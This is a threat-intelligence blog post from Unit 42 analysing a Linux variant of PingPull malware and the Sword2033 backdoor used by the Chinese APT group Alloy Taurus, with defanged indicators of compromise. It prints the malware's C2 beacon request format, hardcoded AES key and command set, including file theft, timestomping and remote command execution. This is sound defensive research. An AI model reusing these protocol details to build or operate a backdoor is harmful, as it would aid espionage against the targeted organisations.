Chinese Alloy Taurus Updates PingPull Malware

Unit 42 ⁝⁝ 4/26/2023

April 26, 2023 at 3:00 AM

This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers recently identified a new variant of PingPull malware used by Alloy Taurus actors designed to target Linux systems. While following the infrastructure leveraged by the actor for this PingPull variant, we also identified their use of another backdoor we track as Sword2033.

The first samples of PingPull malware date back to September 2021. Monitoring its use across several campaigns, in June 2022 Unit 42 published research outlining the functionality of PingPull and attributed the use of the tool to Alloy Taurus.

Operating since at least 2012, Alloy Taurus (aka GALLIUM, Softcell) is assessed to be a Chinese advanced persistent threat (APT) group that routinely conducts cyberespionage campaigns. This group has historically targeted telecommunications companies operating across Asia, Europe and Africa. In recent years we have also observed the group expand their targeting to include financial institutions and government entities.

We provide a detailed breakdown of the following:

- A new variant of PingPull
- Sword2033 samples linked to the same command and control (C2) infrastructure
- Recent activity by Alloy Taurus in South Africa and Nepal

Palo Alto Networks customers receive protections from the threats described in this blog through Cortex XDR and WildFire malware analysis. The Advanced URL Filtering and DNS Security Cloud-Delivered Security Services can help protect against C2 infrastructure.

Related Unit 42 Topics **Alloy Taurus**, PingPull, Advanced Persistent Threat

Table of Contents

PingPull Linux Variant


On March 7, 2023, the following sample was uploaded to VirusTotal.

Filename	nztloader
Filetype	ELF
SHA256	cb0922d8b130504bf9a3078743294791201789c5a3d7bc0369afd096ea15f0ae

Table 1. PingPull sample file details.

At the time of writing, three out of 62 vendors found the sample to be malicious. Despite a largely benign verdict, additional analysis has determined that this sample is a Linux variant of PingPull malware. This determination was made based on matching HTTP communication structure, POST parameters, AES key, and C2 commands, which are outlined below.

Upon execution, this sample is configured to communicate with the domain yrhsywu2009.zapto[.]org over port 8443 for C2. It uses a statically linked OpenSSL (OpenSSL 0.9.8e) library to interact with the domain over HTTPS via the following HTTP POST request:




```
POST /PROJECT_<exe name>_<hostname>_<hex IP address of host> HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible)
Host: yrhsywu2009.zapto[.]org:8443
Content-Length: 0
Cache-Control: no-cache

<base64(aes(result of command))>
```

Figure 1. PingPull Linux variant POST request.

The payload then expects the C2 server to respond with data that is Base64 encoded ciphertext, encrypted with AES using P29456789A1234sS as the key. This is the same key that we previously observed in the original Windows PE variant of PingPull.

Once decoded, the cleartext resembles HTTP parameters and the payload will parse the cleartext for & and = with the following parameters:



```
P29456789A1234sS
z0
z1
z2

&[P29456789A1234sS]=[command]&z0=[unknown]&z1=[argument 1]&z2=[argument 2]
```

Figure 2. PingPull HTTP parameters.

The value in the P29456789A1234sS parameter will contain a single upper case character between A and K, as well as M, which the payload will use as the command value. The values in the z0, z1 and z2 parameters are used for the arguments passed to the command.

After running the command, the payload will send the results back to the C2 server via an HTTPS request that resembles the beacon request, but contains Base64 encoded ciphertext. The command handler supports the following functionality that aligns with both China Chopper capabilities and those observed in the PingPull Windows PE variant:

Cmd	Description
A	Get the current directory

Cmd	Description
A	Get the current directory
B	List folder
C	Read text file
D	Write text file
E	Delete file or folder
F	Read binary file, convert to hex
G	Write binary file, convert to hex
H	Copy file or folder
I	Rename file
J	Create Directory
K	Timestomp file with specified timestamp in "%04d-%d-%d %d:%d:%d" format
M	Run command

Table 2. PingPull command handler functionality.

Of note, the HTTP parameters z0, z1 and z2 and command handlers A-K, M also align to commands A-K, M observed in the web shell China Chopper. This suggests that Alloy Taurus is using code they might be familiar with, and they are integrating it into the development of custom tooling.

Sword2033 Backdoor

Pivoting on the C2 domain, we identified one additional sample that also communicated with yrhsywu2009.zapto[.]org:

Sword2033 Sample 1	
Filename	zimbra
Filetype	ELF
SHA256	5ba043c074818fdd06ae1d3939ddfe7d3d35bab5d53445bc1f2f689859a87507

Table 3. Related Sword2033 sample file details.

Similar to the PingPull variant above, this sample was designed to connect to port 8443 over HTTPS. However, analysis of the sample revealed that it's a simple backdoor that we track as Sword2033. This backdoor supports three basic functions:

Cmd	Description
#up	Uploads a file to the system
#dn	Downloads a file from the system
exc /c:	Executes a command, but appends ;echo <random number>\n before running it

Table 4. Sword2033 command handler functionality.

These three commands map to commands in a second command handler that uses A, C, D and M commands, which are identical in value and functionality with the PingPull commands identified in Table 2 above.

Searching for other recent samples of Sword2033, we identified a second sample:

Sword2033 Sample 2	
Filename	Hopke
Filetype	ELF
SHA256	e39b5c32ab255ad284ae6d4dae8b4888300d4b5df23157404d9c8be3f95b3253

Table 5. Additional Sword2033 sample file details.

This sample was seen in July 2022. Analysis of this sample revealed that it's configured to connect to 196.216.136[.]139, located in South Africa, for C2.

Infrastructure Analysis

Analysis of the C2 domain yrhsywu2009.zapto[.]org found in the PingPull Linux variant and the first Sword2033 sample shows it was most recently hosted on 5.181.25[.]99 until early February 2023. However, a historical review of its hosting revealed that this domain resolved to 45.251.241[.]82 for a single day in April 2022. This IP was outlined as an active indicator of compromise (IoC) in our June 2022 report, thereby drawing a clear link to Alloy Taurus activities.

Analysis of the C2 for the second Sword2033 sample (Hopke, referenced in Table 5) found that the domain *.saspecialforces.co[.]za resolved to 196.216.136[.]139. This domain has been hosted on eight other IPs throughout its history with various mail-related subdomains.

None of these IPs appear to have any affiliation with the South African government, but the domain name gives the impression of a connection to the South African military. The establishment of a C2 server that appears to impersonate the South African military is uniquely notable when analyzed in the context of recent events. In February 2023, South Africa joined Russia and China to participate in combined naval exercises.

Additionally, 196.216.136[.]139 resolved to vpn729380678.softether[.]net from late December 2022 through mid-February 2023. Alloy Taurus is known for leveraging the SoftEther VPN service in their operations to facilitate access and maintain persistence to their targeted network.

Threat actors often abuse, take advantage of or subvert legitimate products like SoftEther VPN for malicious purposes. This does not necessarily imply a flaw or malicious quality to the legitimate product being abused.




Figure 3. PingPull/Sword2033 infrastructure visualization.

Reviewing traffic to the Sword2033 C2 server 196.216.136[.]139, we identified sustained connections originating from an IP that hosts several subdomains for an organization that finances long-term urban infrastructure development projects in Nepal.

Conclusion

Alloy Taurus remains an active threat to telecommunications, finance and government organizations across Southeast Asia, Europe and Africa. The identification of a Linux variant of PingPull malware, as well as recent use of the Sword2033 backdoor, suggests that the group continues to evolve their operations in support of their espionage activities. We encourage all organizations to leverage our findings to inform the deployment of protective measures to defend against this threat group.

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Protections and Mitigations

In order to defend against the threats described in this blog, Palo Alto Networks recommends organizations employ the following capabilities:

- Network Security: Delivered through a Next-Generation Firewall (NGFW) configured with machine learning enabled, and best-in-class, cloud-delivered security services. This includes, for example, threat prevention, URL filtering, DNS security and a malware prevention engine capable of identifying and blocking malicious samples and infrastructure.
- Endpoint Security: Delivered through an XDR solution that is capable of identifying malicious code through the use of advanced machine learning and behavioral analytics. This solution should be configured to act on and block threats in real time as they are identified.
- Security Automation: Delivered through an XSOAR or XSIAM solution capable of providing SOC analysts with a comprehensive understanding of the threat derived by stitching together data obtained from endpoints, network, cloud and identity systems.

Specific Product Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

- WildFire cloud-based threat analysis service accurately identifies the malware described in this blog as malicious.
- Advanced URL Filtering and DNS Security identify domains associated with Alloy Taurus as malicious.
- Cortex XDR prevents the execution of known malware samples as malicious.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Indicators of Compromise

PingPull Linux Variant

- cb0922d8b130504bf9a3078743294791201789c5a3d7bc0369afd096ea15f0ae

Sword2033

- 5ba043c074818fdd06ae1d3939ddfe7d3d35bab5d53445bc1f2f689859a87507
- e39b5c32ab255ad284ae6d4dae8b4888300d4b5df23157404d9c8be3f95b3253

Alloy Taurus Infrastructure

- yrhsywu2009.zapto[.]org
- *.saspecialforces.co[.]za
- vpn729380678.softether[.]net
- 5.181.25[.]99
- 196.216.136[.]139